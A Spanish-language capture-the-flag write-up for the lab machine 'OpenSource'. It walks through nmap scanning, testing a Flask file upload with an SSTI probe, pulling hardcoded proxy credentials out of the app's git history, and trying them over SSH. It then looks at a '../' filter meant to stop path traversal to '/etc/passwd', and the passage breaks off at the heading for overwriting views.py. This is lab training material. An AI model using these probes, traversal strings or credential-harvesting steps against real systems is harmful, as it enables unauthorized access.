

OpenSource

Máquina: Opensource

IP: 10.129.227.140

1. Reconocimiento inicial y Escaneo de Puertos

1.1. Escaneo TCP completo con Nmap

Realizamos un escaneo de todos los puertos TCP para identificar servicios abiertos.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.227.140 -vv -oG scanPort
```

Explicación de parámetros:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra solo los puertos que están abiertos.
- `-sS` : TCP SYN Scan (escaneo sigiloso, no completa la conexión TCP).
- `--min-rate 5000` : Envía paquetes a una velocidad mínima de 5000 paquetes por segundo.
- `-Pn` : Omite el descubrimiento de host (asume que el host está activo).
- `-n` : No realiza resolución DNS.
- `-vv` : Verbosity level 2 (muestra información detallada durante el escaneo).
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.227.140
Host is up, received user-set (0.054s latency).
Scanned at 2026-02-03 14:33:01 CET for 13s
Not shown: 65050 closed tcp ports (reset), 483 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds
```

1.2. Escaneo de Servicios y Versiones

Lanzamos scripts básicos de enumeración y detección de versiones sobre los puertos detectados.

```
nmap -p22,80 -sCV 10.129.227.140 -oN scanV
```

Explicación de parámetros:

- `-p22,80` : Escanea únicamente los puertos 22 y 80.
- `-sCV` : Combina `-sC` (scripts por defecto) y `-sV` (detección de versiones).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV` .

Resultado:

```
Nmap scan report for 10.129.227.140
Host is up (0.055s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp    open  http     Werkzeug httpd 2.1.2 (Python 3.10.3)
|_ http-title: upcloud - Upload files for Free!
|_ http-server-header: Werkzeug/2.1.2 Python/3.10.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds
```

1.3. Análisis del Sistema Operativo

Analizamos el codename del servidor reportado en el banner SSH: `OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 launchpad`

Resultado: Ubuntu Bionic

1.4. Identificación de Tecnologías Web

Usamos `whatweb` para identificar el stack tecnológico de la aplicación web.

```
whatweb 10.129.227.140
```

Resultado:

```
http://10.129.227.140 [200 OK] Bootstrap, Country[RESERVED][ZZ],
HTTPServer[Werkzeug/2.1.2 Python/3.10.3], IP[10.129.227.140], JQuery[3.4.1],
Python[3.10.3], Script, Title[upcloud - Upload files for Free!],
Werkzeug[2.1.2]
```

1.5. Fuzzing de directorios con Nmap

Utilizamos el script `http-enum` de nmap para buscar directorios comunes.

```
nmap -p80 --script http-enum 10.129.227.140
```

Explicación de parámetros:


- `--script http-enum` : Ejecuta el script NSE de enumeración HTTP para encontrar carpetas y archivos interesantes.

Resultado: No nos reporta nada.

2. Análisis Web Manual

2.1. Exploración visual

En la pagina principal, vemos un apartado el cual se nos descarga un zip, aparte justo del boton de descarga, debajo nos redirige a `http://10.129.227.140/upcloud` .




2.2. Prueba de funcionalidad de subida


Probamos a subir archivos para verlo visualmente, para ello creamos un archivo de prueba con el siguiente contenido: `hola 123 testing`

Una vez subido, nos proporciona el siguiente enlace:

`http://10.129.227.140/uploads/test.txt`



Abriendo el enlace, nos muestra el contenido, que era: `hola 123 testing`




2.3. Prueba de Server Side Template Injection (SSTI)


Como esta corriendo Flask por detras, probarmos si es vulnerable a SSTI enviando un payload matemático en el archivo.

Payload: `{{ 7 * 7 }}`

Lo subimos, y obtenemos: `http://10.129.227.140/uploads/stti.txt`



Accedemos al enlace, pero no interpreta el payload.



3. Análisis de Código Fuente

3.1. Descarga y extracción del código

Continuamos con el Zip descargado previamente de la web.

Una vez descargado el zip, lo descomprimos. `unzip source.zip`

Listamos el contenido completo para entender la estructura. `tree -la`

Resultado:

```
.
├── app
│   ├── app
│   │   ├── configuration.py
│   │   ├── __init__.py
│   │   ├── static
│   │   │   ├── css
│   │   │   │   └── style.css
│   │   ├── js
│   │   └── ie10-viewport-bug-workaround.js
```

```
├── script.js
├── vendor
│   ├── bootstrap
│   │   ├── css
│   │   │   ├── bootstrap.css
│   │   │   ├── bootstrap.css.map
│   │   │   ├── bootstrap-grid.css
│   │   │   ├── bootstrap-grid.css.map
│   │   │   ├── bootstrap-grid.min.css
│   │   │   ├── bootstrap-grid.min.css.map
│   │   │   ├── bootstrap.min.css
│   │   │   ├── bootstrap.min.css.map
│   │   │   ├── bootstrap-reboot.css
│   │   │   ├── bootstrap-reboot.css.map
│   │   │   ├── bootstrap-reboot.min.css
│   │   │   └── bootstrap-reboot.min.css.map
│   │   └── js
│   │       ├── bootstrap.bundle.js
│   │       ├── bootstrap.bundle.js.map
│   │       ├── bootstrap.bundle.min.js
│   │       ├── bootstrap.bundle.min.js.map
│   │       ├── bootstrap.js
│   │       ├── bootstrap.js.map
│   │       ├── bootstrap.min.js
│   │       └── bootstrap.min.js.map
│   ├── font-awesome
│   │   └── all.min.css
│   ├── jquery
│   │   ├── jquery-3.4.1.js
│   │   ├── jquery-3.4.1.min.js
│   │   └── jquery-3.4.1.min.map
│   └── popper
│       ├── popper.js
│       ├── popper.js.flow
│       ├── popper.js.map
│       ├── popper.min.js
│       ├── popper.min.js.map
│       ├── popper-utils.js
│       ├── popper-utils.js.map
│       ├── popper-utils.min.js
│       └── popper-utils.min.js.map
├── templates
│   ├── index.html
│   ├── success.html
│   └── upload.html
├── utils.py
├── views.py
├── INSTALL.md
├── public
├── uploads
```

```
| | └─ run.py
| | └─ .vscode
| └─ build-docker.sh
| └─ config
|   └─ supervisord.conf
| └─ Dockerfile
| └─ .git
|   └─ branches
|   └─ COMMIT_EDITMSG
|   └─ config
|   └─ description
|   └─ HEAD
|   └─ hooks
|     └─ applypatch-msg.sample
|     └─ commit-msg.sample
|     └─ fsmonitor-watchman.sample
|     └─ post-update.sample
|     └─ pre-applypatch.sample
|     └─ pre-commit.sample
|     └─ pre-merge-commit.sample
|     └─ prepare-commit-msg.sample
|     └─ pre-push.sample
|     └─ pre-rebase.sample
|     └─ pre-receive.sample
|     └─ update.sample
|   └─ index
|   └─ info
|     └─ exclude
|   └─ logs
|     └─ HEAD
|     └─ refs
|       └─ heads
|         └─ dev
|         └─ public
|   └─ objects
|     └─ 01
|       └─ c76bb30cbd05b810719576d79b5535a56475f1
|     └─ 08
|       └─ 75edac6822cf53d0045bc4476e0bd522d29d9d
|     └─ 0d
|       └─ cad638424fdd8add9a50ab779616d425199245
|     └─ 0f
|       └─ 3cc379de048a55642009ee899132cb04f84c6e
|     └─ 11
|       └─ 3af9958c392c6d0212475bf4c7581aff34e857
|     └─ 1a
|       └─ a4e26b684800bd784b2ca8f3c062f1036dd015
|     └─ 1b
|       └─ 393db3e482ab736dd3873389c279195992e32d
|       └─ 762678bd7ccbfd0fed00090ace78df893583d1
```

└─ 25
└─ 9a9e2c65738b9d749872c944e423531fd92159
└─ 29
└─ 218c7abb8d1eef5ae1a565f4215859a5e04e2c
└─ 2c
└─ 67a52253c6fe1f206ad82ba747e43208e8cfd9
└─ 31
└─ 6cd1d162be732601b26c1b9f46546d8b1209c5
└─ 37
└─ e4fddd6afde7f29122ea9854f6f00708eef9cc
└─ 3a
└─ c0f1cba62483bc4af5d2804a708d6ed02dba0a
└─ 40
└─ 1c74464f72ee6ed272d285e6fafc62448b0a33
└─ 9ca91f74588be526c7ab87e5c2154f7034310e
└─ 4f
└─ bc8b1fefcef63e9ad49a0e222ff995562d9d58
└─ 50
└─ e078af7758688b22e38524442f84b2916c195d
└─ 52
└─ 1afc5be7274b71582d5518445cac3b56704391
└─ 53
└─ 08df61af3cc99e54552086213bdf1b8af4af31
└─ 4452210e7129a8a33f14a29996c060ab69fad1
└─ 54
└─ d2495018b0d93630a2ce0811fd246fafbcd569
└─ 59
└─ 75e3fdb44cebb64414efbfb80ac26553718a4
└─ 5a
└─ 3c83058128500ebcf9b32c1937d18375c1a3e4
└─ 5b
└─ 0553c0d960b11bb7fd04da3fa5e37020f35db2
└─ 5c
└─ 2ecc06a02ed69a5253b7154485b0e2c606aa36
└─ 5f
└─ 189204957c5ca59d8c196700f981a0bc1f3382
└─ 65
└─ 33f319a8a39c9164dbcec7fce73b0ac9dc087b
└─ 70
└─ 1f6715c2c754ca5f03d1009a949400354160b2
└─ 71
└─ 07f613cf77c4450a1380ce3ef092f640c346a1
└─ 9e506f4dfc00174a943d4470b1f4b763aa2bfa
└─ 75
└─ 7dbf30c59149020cdf78577e8a5c08e3c9209d
└─ 76
└─ c7768054872091618fa842fac99591c5025edf
└─ 77
└─ 3ad95c56f8321eb4901736930024ec517a948a
└─ 78

└─ c533b4e7ecb48d0da3017e1361c05765ff43c9
└─ 7a
└─ 92370b5b844a1008400ba6b7069bcf030ffcfb
└─ 7f
└─ a913deacc3b7847486fae18020a4831f2b51b6
└─ da3a91d07531f3ba02c93248631bccc4ddda8a
└─ 82
└─ 8b110e78e2662f04a6b450794ea6a143b856d0
└─ 85
└─ 643d0e06aa610d2d6ed0c45ebf6dd82c458570
└─ 86
└─ 61e3e354d62d2443029226e2ff98681ac8d19d
└─ b6845bc342029a92ad908781435f95f000fabbb
└─ 87
└─ 7f2911abd7c04bcce9d42049d86c73c671e8bc
└─ 8a
└─ 17212f7dba4ce8b961eff7efe8ef5ba8c60844
└─ 8e
└─ ac957a5120eb7e5a6b1f838cfcac1fbd5653c9
└─ 8f
└─ f2027d53c22e75460200977dd966773933c30c
└─ 91
└─ b0fc4c816cd0acedb996444c4d3ec6703e3805
└─ e52aff2d47925152a36ce0dd5b699eba389e99
└─ 93
└─ cf73e9c5dc8bf95c8f530db5b8ba841d3d1a4d
└─ 96
└─ 333634a746368a1df7b655a3359ae16a41cd99
└─ 9d
└─ a413163072158640354b63db1d82cae4367bee
└─ e5383aec4b81e320b29a4ff0f16a3a33f60da9
└─ a1
└─ 4dd360b1fdf481873dcbd288c9037b934970bc
└─ c07fd803b5fc9c54f44e31123ae4fa11e134b0
└─ a3
└─ d005ade1721d0c87ec4287ed0e60b53f63d569
└─ a7
└─ 6f8f75f7a4a12b706b0cf9c983796fa1985820
└─ a8
└─ 8adb24679db295091b507cf9aec34286cb4b26
└─ aa
└─ 9fb67aa733586ee65dc406d6806b21015640e5
└─ b3
└─ 35ef943e6e59799cded40fe3581dbeb3a0e304
└─ b6
└─ 4e36b749bccae1e16eabde17ccc77e218d78f6a
└─ b8
└─ 551f7c0f0060c97ad5e0a348fec522d7e26247
└─ b9
└─ 39eb6f394c22a5df6277b881e7d86fc6975797

```

├── be
│   ├── 4da71987bbbc8fae7c961fb2de01ebd0be1997
│   └── c4
│       ├── 1fedef2ec6df98735c11b2faf1e79ef492a0f3
│       └── c8
│           ├── 6e16606492ba5ffe5386e2079e48d964d6e6e9
│           └── d5
│               ├── 6fdda243544fedc531908ad92a82d892e7f308
│               └── e1
│                   ├── 5edef2c718c3e0f6050a1d4e6d749386296e0d
│                   └── e271c00e31d309e9bab411caeef86d6d6d0d57
│               └── e5
│                   ├── 0a290eba9e29c5dea26df2a512361d400e93eb
│                   ├── 7842ccd63e316712011d87445a9022e83576e9
│                   ├── a242994035de13059fe6f1fe974bf35a2291e1
│                   └── f6ce91b3818406be808fdd80b86fc7db5c588b
│               └── e6
│                   └── 9de29bb2d1d6434b8b29ae775ad8c2e48c5391
│               └── ec
│                   └── dcff58f44abdd59b1604d9defad47ae9ac014a
│               └── ee
│                   ├── 9d9f1ef9156c787d53074493e39ae364cd1e05
│                   └── bf49dda43477217cd8fad2458f1057a81bd1f5
│               └── f1
│                   └── e68d3190fb90ef5ae4ba6672efc19186771aca
│               └── f2
│                   └── 744c6346a6a482f2a5b9926296f32f2e215e0a
│               └── f6
│                   ├── 09a935fc30dfb68dd7ac49ae040d08e81f507d
│                   └── 560a15ede1d0bb198ab25f91368fd503356de3
│               └── fd
│                   └── 19858d0b3269448cf5f2cd3a988727a27415a4
│               └── info
│                   └── pack
├── refs
│   ├── heads
│   │   ├── dev
│   │   └── public
│   └── tags
└── source.zip

```

97 directories, 153 files

3.2. Análisis del repositorio Git

Comprobamos los logs del repositorio git extraído.

```
git log
```

Resultado:

```
commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD -> public)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:55:55 2022 +0200

    clean up dockerfile for production use

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date: Thu Apr 28 13:45:17 2022 +0200

    initial
```

Comprobamos las ramas existentes.

```
git branch
```

Resultado:

```
dev
* public
```

Comprobamos los logs de la rama dev .

```
git log dev
```

Resultado:

```
commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (dev)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
```

```
Author: gituser <gituser@local>  
Date: Thu Apr 28 13:45:17 2022 +0200
```

```
initial
```

Comprobamos el contenido que ha cambiado en el commit

a76f8f75f7a4a12b706b0cf9c983796fa1985820 para buscar credenciales olvidadas.

```
git show a76f8f75f7a4a12b706b0cf9c983796fa1985820
```

Resultado:

```
+ "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
```

Se ven unas credenciales hardcodeadas: dev01:Soulless_Developer#2022

```
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+    "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+    "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+    "http.proxyStrictSSL": false
+}

diff --git a/app/app/views.py b/app/app/views.py
index f2744c6..0f3cc37 100644
--- a/app/app/views.py
+++ b/app/app/views.py
@@ -6,7 +6,17 @@ from flask import render_template, request, send_file
from app import app

-@app.route('/', methods=['GET', 'POST'])
+@app.route('/')
+def index():
+    return render_template('index.html')
+
+@app.route('/download')
+def download():
+    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))
+
+@app.route('/upcloud', methods=['GET', 'POST'])
+def upload_file():
+    if request.method == 'POST':
+        f = request.files['file']
@@ -20,4 +30,4 @@ def upload_file():
@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
-    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
\ No newline at end of file
+    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
:
```

3.3. Intento de acceso SSH

Probamos acceder por ssh con las credenciales obtenidas.

```
ssh dev01@10.129.227.140
```

Resultado: dev01@10.129.227.140: Permission denied (publickey). (Falla porque requiere clave pública).

3.4. Análisis del código Flask (Views.py)

En el directorio Templates, vemos la pagina principal y su apartado de subida de archivos. Nos encontramos con el script de subida de archivos `views.py`.

```
cat views.py
```

Resultado:

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app

@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads",
file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url +
"uploads/" + file_name)
        return render_template('upload.html')

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

3.5. Análisis del código Flask (Utils.py)

Comprobando la función `get_file_name` que lo importa de utils.

```
cat utils.py
```

Resultado:

```
import time

def current_milli_time():
    return round(time.time() * 1000)

"""
```

Pass filename and return a secure version, which can then safely be stored on a regular file system.

"""

```
def get_file_name(unsafe_filename):  
    return recursive_replace(unsafe_filename, "../", "")
```

"""

TODO: get unique filename

"""

```
def get_unique_upload_name(unsafe_filename):  
    spl = unsafe_filename.rsplit("\\.", 1)  
    file_name = spl[0]  
    file_extension = spl[1]  
    return recursive_replace(file_name, "../", "") + "_" +  
    str(current_milli_time()) + "." + file_extension
```

"""

Recursively replace a pattern in a string

"""

```
def recursive_replace(search, replace_me, with_me):  
    if replace_me not in search:  
        return search  
    return recursive_replace(search.replace(replace_me, with_me),  
    replace_me, with_me)
```

Analizando el código vemos que aplica sanitización, para evitar el path traversal (../../../../etc/passwd).

4. Explotación (Contenedor)

4.1. Sobreescritura de views.py
